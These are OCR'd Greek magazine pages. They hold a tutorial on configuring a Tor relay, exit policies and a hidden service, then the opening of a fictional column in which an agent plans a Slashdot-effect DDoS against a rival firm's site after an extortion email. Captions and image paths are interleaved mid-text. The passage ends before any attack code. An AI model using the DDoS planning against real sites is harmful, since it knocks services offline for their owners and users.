Αν βεβαιωθούμε ότι δεν υπάρχει κανένα πρόβλημα με τον ISP μας, μπορούμε να ξεκινήσουμε τις δοκιμές άφοβα. Η μόνη ρύθμιση που χρειάζεται είναι να ενεργοποιήσουμε τον ορισμό ORPort (Σ.τ.Α. Όχι, δεν λείπει το «Τ»). Πρόκειται για την πόρτα TCP στην οποία θα ακούει το Tor για νέες συνδέσεις. Φυσικά, αν χρησιμοποιούμε σύστημα πίσω από κάποιο firewall, θα πρέπει να ανοίξουμε το αντίστοιχο port ή/και να επισκεφθούμε τις ρυθμίσεις του router μας και να φροντίσουμε για το κατάλληλο port-forwarding. Η γραμμή με το ενεργοποιημένο ORPort, φαίνεται κάπως έτσι:

```
ORPort 9001
```

Παρεμπιπτόντως, αν αποφασίσουμε να λειτουργήσουμε σαν relay, θα ήταν καλό να ενεργοποιήσουμε το λεγόμενο διαμοιρασμό κόμβων. Πρόκειται για μια λειτουργία που επιτρέπει στον κόμβο μας να διατηρεί και να δημοσιεύει πληροφορίες για τους υπόλοιπους κόμβους. Όπως αντιλαμβάνεστε, αυτή η λειτουργία βοηθά στην ομαλότερη λειτουργία ολόκληρου



```
giannoug@ubuntu: ~
  GNU nano 2.2.6              File: /etc/tor/torrc                    Modified

## described in the man page or at
## https://www.torproject.org/documentation.html
##
## Look at https://www.torproject.org/faq-abuse.html#TypicalAbuses
## for issues you might encounter if you use the default exit policy.
##
## If certain IPs and ports are blocked externally, e.g. by your firewall,
## you should update your exit policy to reflect this -- otherwise Tor
## users will be told that those destinations are down.
##
#ExitPolicy accept *:6660-6667,reject *:* # allow irc ports but no more
#ExitPolicy accept *:119 # accept nntp as well as default exit policy
ExitPolicy reject *:* # no exits allowed
#
## Bridge relays (or "bridges") are Tor relays that aren't listed in the
## main directory. Since there is no complete public list of them, even if an
## ISP is filtering connections to all the known Tor relays, they probably
## won't be able to block all the bridges. Also, websites won't treat you
## differently because they won't know you're running Tor. If you can

^G Get Help   ^O WriteOut   ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit       ^J Justify    ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell
```

Αποφασίσαμε ο κόμβος να μην επιτρέπει καμία εξωτερική σύνδεση. Θα λειτουργεί αποκλειστικά ως Tor relay, δηλαδή.

του δικτύου, χωρίς να επιβαρύνει ιδιαίτερα το σύστημά μας. Για να την ενεργοποιήσουμε αρκεί να να βγάλουμε τη δίεση από τα αριστερά του DirPort:

```
DirPort 9030
```

Παρεμπιπτόντως, αν θέλουμε να βοηθήσουμε πραγματικά την κοινότητα του Tor, καλό θα ήταν να επιλέξουμε τη θύρα 443 για το ORPort και την 80 για το DirPort. Πολλοί χρήστες, βλέπετε, βρίσκονται πίσω από firewall που επιτρέπουν την επικοινωνία μόνο μέσω αυτών των θυρών.

Tor exit node

Μια στιγμή! Αυτό χρειάζεται λίγη σκέψη... Μετατρέποντας το μηχάνημά μας σε Tor exit, είναι σαν να το μετατρέπουμε σ' έναν τεράστιο router μέσω του οποίου μπορεί να βγαίνει οποιοσδήποτε στο Internet! Σηκώνει κάτι τέτοιο η γραμμή μας; Υπάρχει κι ένα ακόμη ζήτημα. Όταν κάποιος χρήστης του Tor βγαίνει από το δικό μας μηχάνημα στο Internet και επισκέπτεται μια δικτυακή υπηρεσία, οι αντίστοιχοι server βλέπουν το δικό μας μηχάνημα, όχι το δικό του. Με άλλα λόγια, νομίζουν ότι είμαστε εμείς που έχουμε συνδεθεί σε αυτούς. Προφανώς, υπό φυσιολογικές συνθήκες αυτό δεν αποτελεί πρόβλημα. Ωστόσο αν οι χρήστες του Tor οι οποίοι εξέρχονται στο Internet από το δικό μας μηχάνημα προβαίνουν σε παράνομες δραστηριότητες, θα βρούμε το μπελά μας! Αυτή η λειτουργία, λοιπόν, θέλει τεράστια προσοχή. Επειδή πάντως ενδέχεται να σας τρομάξαμε αρκετά, καλό είναι τώρα να σας πούμε και κάτι καθησυχαστικό: Μέχρι στιγμής δεν υπήρξε ποτέ σοβαρό πρόβλημα, για κανέναν διαχειριστή Tor exit node. Μάλιστα στο επίσημο blog του Tor θα βρείτε ένα παρεμφερές post, με ιδιαίτερο ενδιαφέρον. Πρόκειται για την ιστορία ενός διαχειριστή κάποιου Tor exit node ο οποίος αναφέρει τα προβλήματα που συνάντησε,

τις λύσεις που βρήκε και κάθε ευτράπελο που του έτυχε (https://blog.torproject.org/blog/five-years-exit-node-operator).

Εφόσον λοιπόν αποφασίσουμε να γίνουμε Tor exit node, δεν θα χρειαστεί καμία σύνθετη ρύθμιση. Προηγουμένως μετατρέψαμε το σύστημα σε relay και κατά κάποιο τρόπο έχουμε κάνει τη μισή δουλειά. Ουσιαστικά, αυτό που πρέπει να κάνουμε τώρα είναι να επιλέξουμε τις δικτυακές θύρες μέσω των οποίων θα πραγματοποιείται η έξοδος από το Tor στο Internet. Η προεπιλεγμένη ρύθμιση κόβει κάθε είδους επικοινωνία με τον έξω κόσμο (όλα τα port), αλλά αυτό μπορεί να αλλάξει εύκολα. Αρκεί να εντοπίσουμε τη γραμμή με το ExitPolicy και να την κάνουμε κάπως έτσι:


```
ExitPolicy accept *:*
```


Με αυτή τη ρύθμιση επιτρέπεται οποιουδήποτε είδους επικοινωνία, προς οποιαδήποτε διεύθυνση IP. Βέβαια, όπως αντιλαμβάνεστε, κάτι τέτοιο δεν θα ήταν σοφό από μέρους μας. Καλό είναι να μετριάσουμε λίγο την κατάσταση, επιτρέποντας ορισμένα μόνο είδη συνδέσεων κι απαγορεύοντας τα υπόλοιπα. Για παράδειγμα, αν θέλουμε να κόψουμε τις συνδέσεις SSH (port 22) και να επιτρέψουμε κάθε άλλη, μπορούμε να γράψουμε κάτι τέτοιο:

```
ExitPolicy reject *:22
ExitPolicy accept *:*
```

Παρατηρείστε ότι οι κανόνες μας μπορούν να «απλωθούν» σε πολλές διαφορετικές δηλώσεις του ExitPolicy, σε αντίστοιχου πλήθους γραμμές. Επίσης, οι κανόνες δεν συμψηφίζονται αλλά ο Tor server τους εξετάζει κάθε φορά έναν προς έναν και με τη σειρά που τους έχουμε γράψει. Με άλλα λόγια, η σειρά που δηλώνουμε τους κανόνες παίζει μεγάλο ρόλο, διότι ισχύει πάντα ο πρώτος κανόνας που ταιριάζει με το εκάστοτε αίτημα. Δείτε το ακόλουθο παράδειγμα:

Παρολίγο συμφορά! Αν αφήσουμε ελεύθερο το Tor, δεν θα δείξει έλεος και θα προσπαθήσει να χρησιμοποιήσει όσο περισσότερους πόρους μπορεί. Καημένο 1Mbit upstream...





Ίσως το πιο ενδιαφέρον μέρος του άρθρου, τουλάχιστον για τον αρθρογράφο. Εδώ ορίζουμε τα hidden services που θα βγαίνουν απ' τον κόμβο μας ;)

```
ExitPolicy accept *:*
ExitPolicy reject *:22
ExitPolicy reject *:21
```


Ο πρώτος κανόνας περιγράφει κάθε είδος σύνδεσης, προς οποιαδήποτε διεύθυνση IP. Εξαιτίας της θέσης του, λοιπόν, θα εφαρμόζεται πάντα! Έτσι, οι παραπάνω γραμμές ουσιαστικά επιτρέπουν όλες τις συνδέσεις και δεν μπλοκάρουν καμία. Οι δηλώσεις με το reject δεν θα εφαρμόζονται ποτέ. Για να λαμβάνονται υπόψη οι απαγορεύσεις, οι παραπάνω γραμμές θα έπρεπε να διαταχθούν κάπως έτσι:

```
ExitPolicy reject *:21
ExitPolicy reject *:22
ExitPolicy accept *:*
```

Τέλος, πρέπει να πούμε και κάτι ακόμα. Για τη δήλωση των port μπορούμε να χρησιμοποιήσουμε ολόκληρες περιοχές τιμών, δηλώνοντας την κάτω και την άνω τιμή. Αντίστοιχα, για τη δήλωση των διευθύνσεων, μπορούμε να περιγράψουμε οποιαδήποτε περιοχή διευθύνσεων εντός κάποιου domain, με τη χρήση του κατάλληλου mask. Δείτε το παράδειγμα και θα καταλάβετε:

```
ExitPolicy accept 180.189.160.0/16:*
ExitPolicy accept *:80
ExitPolicy accept *:6660-6697
ExitPolicy reject *:*
```

Ο πρώτος κανόνας επιτρέπει κάθε είδος σύνδεσης προς όλες τις διευθύνσεις IP του Ανατολικού Τιμόρ (και λίγες παραπάνω). Ο τρίτος κανόνας επιτρέπει την επικοινωνία σε όλες τις δικτυακές θύρες, οι οποίες χρησιμοποιούνται από τους IRC server. Ο δεύτερος και ο τέταρτος έχουν προφανή λειτουργία. Έτσι, η επικοινωνία με μηχανήματα του Ανατολικού Τιμόρ θα



Ωπ, για δες! Κάποιος, κάπου μακριά μπορεί να δει το hidden service μας!

πραγματοποιείται χωρίς κανέναν περιορισμό. Επίσης, χωρίς περιορισμούς θα πραγματοποιούνται και οι συνδέσεις HTTP και IRC. Όλες οι υπόλοιπες θα απορρίπτονται!

Κρατήστε τα ηνία

Αν αφήσουμε το πρόγραμμα ανεξέλεγκτο, θα προσπαθήσει να δεσμεύει όλο μας το bandwidth. Για να μην βρεθούμε προ εκπλήξεων οφείλουμε να λάβουμε τα μέτρα μας. Συγκεκριμένα, πρέπει να ελέγξουμε το ρυθμό μετάδοσης δεδομένων. Αυτό επιτυγχάνεται από τις μεταβλητές RelayBandwidthRate και RelayBandwidthBurst, του αρχείου ρυθμίσεων. Αν υποθέσουμε ότι η γραμμή μας υποστηρίζει 1Mbps upload, κάτι που *στην πράξη* μεταφράζεται σε περίπου 110KBps3, καλό θα ήταν να ορίσουμε το RelayBandwidthRate στα 50 KB. Να δώσουμε στο Tor, δηλαδή, το μισό περίπου upload bandwidth. Αντίστοιχα, θα μπορούσαμε να ορίσουμε το RelayBandwidthBurst στα 80 KB, μιας και τουλάχιστον στιγμιαία θα μπορούμε να δώσουμε κάτι παραπάνω. Βέβαια, σε καμία περίπτωση δεν θα πρέπει να επιτρέψουμε το στραγγαλισμό της γραμμής. Οι σχετικές γραμμές του αρχείου ρυθμίσεων είναι κάπως έτσι:

```
RelayBandwidthRate 50 KB
RelayBandwidthBurst 80 KB
```

Υπάρχουν και περιπτώσεις, στις οποίες ο ρυθμός μετάδοσης δεδομένων δεν μας απασχολεί καθόλου. Ας υποθέσουμε ότι έχουμε στήσει έναν Tor exit node σε κάποιο VPS, κάπου στο μακρινό Τέξας. Αν ο server δεν κάνει τίποτα άλλο, δεν υπάρχει κανένας λόγος να περιορίσουμε το bandwidth που έχει στη διάθεσή του το Tor. Ωστόσο στην περίπτωση πολλών VPS υπάρχει ένας άλλος, σημαντικός περιορισμός! Μιλάμε για το μέγιστο όγκο δεδομένων που επιτρέπεται να κατεβάζουμε στη διάρκεια ενός μήνα. Έστω ότι το δικό μας VPS έχει στη διάθεσή του 500GB ανά μήνα. Για να εξασφαλίσουμε ότι ο Tor server δεν θα υπερβεί το όριο, πρέπει να βρούμε το μέγεθος AccountingMax (εντός του αρχείου torrc) και να το ορίσουμε κάπως έτσι:


```
AccountingMax 495 GB
```

Το να διαθέσουμε και τα 500 GB για τον κόμβο, δεν θα ήταν ιδιαίτερα έξυπνο. Είναι πολύ πιθανό να χρειαστούμε μερικά GB για δικές μας δουλειές, κι εξάλλου δεν θα ήταν φρόνιμο να φλερτάρουμε με το όριο και να ρισκάρουμε το μπλοκάρισμα του VPS μας. Τέλος, θα πρέπει να ορίσουμε κατάλληλα και το μέγεθος AccountingStart:

```
AccountingStart month 00:00
```

Με τη παραπάνω γραμμή εξασφαλίζουμε ότι ο μετρητής δεδομένων θα μηδενίζεται στην αρχή κάθε μήνα...

3. Κάπου τόσο πιάνει ο γράφων, με το 1Mbit που του έταξε ο ISP του...



Το arm μας δείχνει πολύ όμορφα κάποια από τα στατιστικά του Tor node μας...

Πάνελ διαχείρισης

Δε θα ήταν ωραίο να παρακολουθούμε ανά πάσα στιγμή την κίνηση του κόμβου μας; Το geek που κρύβουμε μέσα μας πολύ θα ήθελε να βλέπει --σε πραγματικό χρόνο-- τις συνδέσεις με άλλους χρήστες, την αξιοποίηση του bandwidth και διάφορα άλλα μεγέθη. Ε, λοιπόν, όλα αυτά τα πετυχαίνει το arm. Η εγκατάστασή του γίνεται πανεύκολα, όπως πάντα:

```
sudo apt-get install tor-arm
```

Το arm συνδέεται στο tor και αντλεί δεδομένα σε σχέση με τη δραστηριότητα και την κατάσταση του server. Στη συνέχεια, φροντίζει να μας τα παρουσιάσει όμορφα και τακτοποιημένα! Για αρχή, θα χρειαστεί να ενεργοποιήσουμε την υποστήριξη του arm από το γνωστό αρχείο ρυθμίσεων του tor (/etc/tor/torrc). Εκεί θα πρέπει να ενεργοποιήσουμε τη γραμμή δήλωσης του ControlPort. Κατά τα γνωστά, αυτό γίνεται αφαιρώντας τον αρχικό χαρακτήρα της δίεσης από τη σχετική γραμμή. Το ίδιο πρέπει να κάνουμε και στη γραμμή με το HashedControlPassword, λίγο παρακάτω, ώστε να εξασφαλίσουμε τη στοιχειώδη προστασία της επικοινωνίας μεταξύ tor και arm. Αμέσως μετά μπορούμε να ξεκινήσουμε το νέο μας προγραμματάκι.

```
sudo -u debian-tor arm
```

Η παραπάνω γραμμή ξεκινά το arm, με τα δικαιώματα του χρήστη debian-tor. Όπως αντιλαμβάνεστε, πρόκειται για ένα μέτρο ασφάλειας. Ο συγκεκριμένος λογαριασμός δημιουργείται αυτόματα κατά την εγκατάσταση του Tor και έχει περιορισμένα δικαιώματα. Μπορείτε να δείτε τις πληροφορίες που εμφανίζει το arm στη σχετική εικόνα, αλλά θα σας προτείναμε να το δοκιμάσετε στο δικό Tor exit node ;)

Tor hidden service

Στα hidden services του δικτύου Tor αντιστοιχούν domain names με την κατάληξη .onion. Πίσω από ένα τέτοιο domain δεν βρίσκεται πάντα κάποιος web server. Μπορούμε να σηκώσουμε οποιαδήποτε υπηρεσία. Στο παρόν άρθρο, βέβαια, θα εστιάσουμε στο μακράν δημοφιλέστερο σενάριο: Το στήσιμο ενός site στο deep web! Με απλά λόγια, θα σηκώσουμε έναν web server ο οποίος θα εξυπηρετεί συνδέσεις αποκλειστικά εντός του δικτύου Tor. Για μία ακόμα φορά θα ξεκινήσουμε με τη ρύθμιση του Tor από το γνωστό αρχείο (όχι, δεν θα επαναλάβουμε το όνομά του). Τώρα θα εντοπίσουμε την περιοχή ρυθμίσεων που αφορά στα hidden services. Εκεί θα πρέπει να προσθέσουμε δύο μόλις γραμμές. Η μια καθορίζει την τοποθεσία όπου θα αποθηκεύονται οι πληροφορίες για την υπηρεσία μας (λόγου χάρη το κλειδί της κρυπτογράφησης) και η άλλη θα καθορίζει διεύθυνση και port, στα οποία θα ακούει η υπηρεσία:

```
HiddenServiceDir /var/lib/tor/awesome_service/
HiddenServicePort 80 127.0.0.1:80
```

Τα σχετικά με την υπηρεσία μας αρχεία, θα βρίσκονται στον κατάλογο /var/lib/tor/awesome_service. Καλό θα ήταν να μη βγούμε εκτός του /var/lib/tor, ώστε να μη μπλέκουμε με δικαιώματα πρόσβασης. Τώρα, μπορούμε να ασχοληθούμε με την υπηρεσία μας καθεαυτή. Προφανώς, το πρώτο βήμα είναι η εγκατάσταση ενός web server. Για ένα ταπεινό VM ή ένα μικρό VPS, ο lighttpd αποτελεί την ιδανική επιλογή:

```
apt-get install lighttpd
```

Πριν κάνουμε οτιδήποτε άλλο, καλό θα ήταν να επισκεφτούμε το αρχείο ρυθμίσεων του lighttpd (/etc/lighttpd/lighttpd.conf). Βλέπετε, για να είναι πραγματικά hidden η υπηρεσία, πρέπει να αναγκάσουμε τον web server ν' ακούει μόνο από τη διεύθυνση 127.0.0.1. Για το σκοπό αυτό, ακριβώς πάνω από τη γραμμή server.document-root, θα πρέπει να προσθέσουμε το εξής:

```
server.bind = "127.0.0.1"
```

Είμαστε έτοιμοι! Ο server μας δεν σερβίρει σελίδες PHP, ούτε έχει MySQL για αποθήκευση δεδομένων, αλλά όλα αυτά αποτελούν το θέμα ενός άλλου άρθρου. Σημασία έχει ότι ο web server είναι έτοιμος και περιμένει συνδέσεις από το δίκτυο Tor. Για την ονομασία που αντιστοιχεί στο μηχάνημά μας μπορούμε να ανατρέξουμε στο αρχείο hostname, μέσα στον κατάλογο /var/lib/tor/awesome_service. Με την ίδια λογική, θα μπορούσαμε να σηκώσουμε κι οποιαδήποτε άλλη υπηρεσία.

Επίλογος

Για αρκετούς χρήστες του Internet, το δίκτυο Tor προσφέρει ανωνυμία και μια σχετική ελευθερία κινήσεων χωρίς κανέναν ενδοιασμό. Ωστόσο, για πολλούς ανθρώπους το δίκτυο Tor αποτελεί το μοναδικό ασφαλές μέσο για την επικοινωνία με τον έξω κόσμο. Για παράδειγμα, σκεφτείτε τους κατοίκους της Συρίας, του Ιράν και της Αιγύπτου. Δημιουργώντας έναν Tor relay, δεν συνεισφέρουμε γενικά και αφηρημένα στο δίκτυο αλλά ενδέχεται να παράσχουμε μια πολύτιμη υπηρεσία για πολύ κόσμο. Τώρα, αν κάποιοι "άλλοι" χρησιμοποιούν το Tor με κακές προθέσεις, κρίμα! Κόντρα στην παροιμία, εμείς δεν θα αφήσουμε να καούν και τα χλωρά, μαζί με τα ξερά.

DDoS

για το δικό σας καλό

Skill: Advanced

Tags: DDOS, slashdot effect, reverse IP lookup, escaped code, auto-refreshing

Αυτή τη φορά, ο πράκτορας που εργάζεται για την ομάδα WHITE βρέθηκε σε πραγματικά δύσκολη θέση. Η ομάδα έλαβε ένα απειλητικό email, γραμμένο σε άπταιστα Ελληνικά, το οποίο απαιτούσε την πραγματοποίηση μιας επίθεσης DDoS. Ο πράκτοράς μας ένιωσε ότι απειλείται η μυστικότητα της ταυτότητάς του κι αναγκάστηκε να αναλάβει δράση...

By Thiseas

Ο άνθρωπός μας θορυβήθηκε. Η απειλή προερχόταν από Ελληνική εταιρεία του χώρου και ο ίδιος είναι ένας από τους λιγοστούς Έλληνες της ομάδας. Όπως καταλαβαίνετε, ανησύχησε για το ενδεχόμενο η απειλή να αφορά στο πρόσωπό του. Φοβόταν μήπως τα τζιμάνια της εταιρείας είχαν εντοπίσει τη δράση του, είχαν μάθει ότι διοχετεύει πληροφορίες σε περιοδικό του χώρου και ήταν έτοιμοι να τον ξεσκεπάσουν (Σ.τ.Ε. WTF?!) Κατά κάποιον τρόπο, λοιπόν, η απειλή που δέχτηκε η ομάδα αποτελούσε προσωπικό ζήτημα για τον πράκτορα. Στη συνέχεια παραθέτουμε αυτούσιο το απειλητικό email καθώς και την πλέον πρόσφατη αναφορά του ανθρώπου μας.

Αθήνα 15 Μαΐου 2012

Αγαπητοί καλησπέρα σας,

Είμαστε μια εταιρεία δικτυακή ασφάλειας. Ερχόμαστε σε επαφή μαζί σας εκ μέρους κάποιου μεγάλου πελάτη μας.

*Την Τετάρτη 6 Ιουνίου 2012 ξεκινάει μια παγκόσμια ναυτιλιακή έκθεση στην Ελλάδα, με το όνομα «Ποσειδώνια 2012». Θα θέλαμε αυτή την ημερομηνία και συγκεκριμένα τις ώρες 10.00 - 17.00, το site της εταιρίας www.************.gr να μην είναι προσβάσιμο, ούτε από το χώρο της έκθεσης, ούτε και από αλλού. Αν αυτό γίνει κατορθωτό, είμαστε στην ευχάριστη θέση να σας πούμε ότι ο λογαριασμός σας στο dark-market θα πιστωθεί με 10.000 bitcoins (ήτοι 50.000€ περίπου). Ωστόσο, αν αποτύχετε, θα βρεθούμε στη δυσάρεστη θέση να δημοσιεύσουμε πληροφορίες για την ομάδα σας.*

Γνωρίζουμε αρκετά καλά τη δράση σας και είμαστε σίγουροι ότι μπορείτε άνετα να φέρετε εις πέρας την αποστολή. Δεν θα δεχτούμε καμία δικαιολογία! Για να μη νομίζετε ότι μπλοφάρουμε, έχουμε ταυτοποιήσει αρκετές IPs που χρησιμοποιείτε, όπως οι:
*************, ***********, *********** και ***********


Με τιμή,

Ομάδα Ασφάλειας
****

Αναφορά

Όπως καταλαβαίνετε, τα είχα παίξει. Φοβόμουν μήπως κάποιος από την εταιρεία έχει δει το delta κι έχει καταφέρει να συνδέσει τις αναφορές μου με την πραγματική μου ταυτότητα. Το καλό είναι ότι οι διευθύνσεις IP που ανέφεραν δεν χρησιμοποιούνται από εμένα. Πρόκειται για VPN servers, τους οποίους χρησιμοποιούν τα ανώτερα κλιμάκια. Ποτέ δεν ξέρεις, όμως! Επομένως, έκρινα σκόπιμο να αναλάβω εγώ την επίθεση και να φροντίσω για την απόλυτη επιτυχία της. Μόνο έτσι θα ησύχαζα...

Αυτό που ζητούσαν οι τύποι ήταν να ρίξουμε ένα site κατά την πρώτη μέρα της ναυτιλιακής έκθεσης. Υποθέτω ότι πρόκειται για το site κάποιου ανταγωνιστή τους, αλλά αυτές οι λεπτομέρειες δεν με απασχολούν ιδιαίτερα. Για 'μένα, το κύριο ζήτημα ήταν να βρω έναν έξυπνο τρόπο ώστε να ολοκληρώσω την αποστολή χωρίς να θέσω σε κίνδυνο την ομάδα ή τον εαυτό μου. Στο νου μου γυρόφερναν τα ακόλουθα:



Εικόνα 1
Το domaintools είναι πολύ χρήσιμο εργαλείο για την ασφαλή διερεύνηση ενός στόχου. Το www.victim.gr είναι δηλωμένο σε γνωστή ελληνική εταιρία hosting.

- Θα ήταν φρόνιμο να μην εκθέσω εκείνους που μας απειλούν. Αυτούς θέλω να τους ηρεμήσω και όχι να τους εξαγριώσω! Επομένως πρέπει να επιτεθώ με τέτοιο τρόπο στο site, ώστε να μην φαίνεται ότι πρόκειται για εχθρική ενέργεια. Αυτό σημαίνει ότι η επίθεση σε DNS servers δεν παίζει.
- Πίσω από το site θα υπάρχει σίγουρα μια ομάδα διαχειριστών και προγραμματιστών, η οποία αντιμετωπίζει ταχύτατα οποιοδήποτε πρόβλημα προκύπτει. Άρα, η αλλαγή της κύριας σελίδας (το deface) και γενικότερα η προσβολή του πηγαίου κώδικα των σχετικών εφαρμογών στο server, αποκλείονται. Αυτές οι δολιοφθορές, αν και θα μπορούσα να τις "φορτώσω" σε δικτυακούς ακτιβιστές όπως οι Ανώνυμοι, διορθώνονται πολύ γρήγορα και το site θα επανέλθει πολύ πριν το πέρας της ημέρας.
- Για να ολοκληρώσω την αποστολή με επιτυχία, λοιπόν, πρέπει να δημιουργήσω στο site ένα πρόβλημα το οποίο να απαιτεί τουλάχιστον 7 με 8 ώρες για να λυθεί.

Σκεπτόμενος τους παραπάνω περιορισμούς, κατέληξα στο Slashdot effect. Πρόκειται για την ξαφνική και τεράστια αύξηση των επισκέψεων προς έναν web server. Αυτή η αύξηση της επισκεψιμότητας έχει σαν αποτέλεσμα την αδυναμία του server να ανταποκριθεί στις αιτήσεις των επισκεπτών (client requests) και, τελικά, την πρακτική απενεργοποίηση του συστήματος. Με λίγα λόγια, το σύστημα λυγίζει υπό το βάρος μιας επίθεσης Denial of Service (DoS attack) ή ακόμα χειρότερα μιας επίθεσης Distributed Denial of Service (DDoS). Αυτή η ιδέα έμοιαζε πολύ καλή κι αποφάσισα να την υλοποιήσω. Στη συνέχεια θα παραθέσω όλα τα βήματα που ακολούθησα και φυσικά θα εξηγήσω πλήρως το σκεπτικό μου. Ωστόσο, για ευνόητους λόγους δεν πρόκειται να αναφέρω καμία αληθινή διεύθυνση IP, ενώ για το domain του θύματος θα 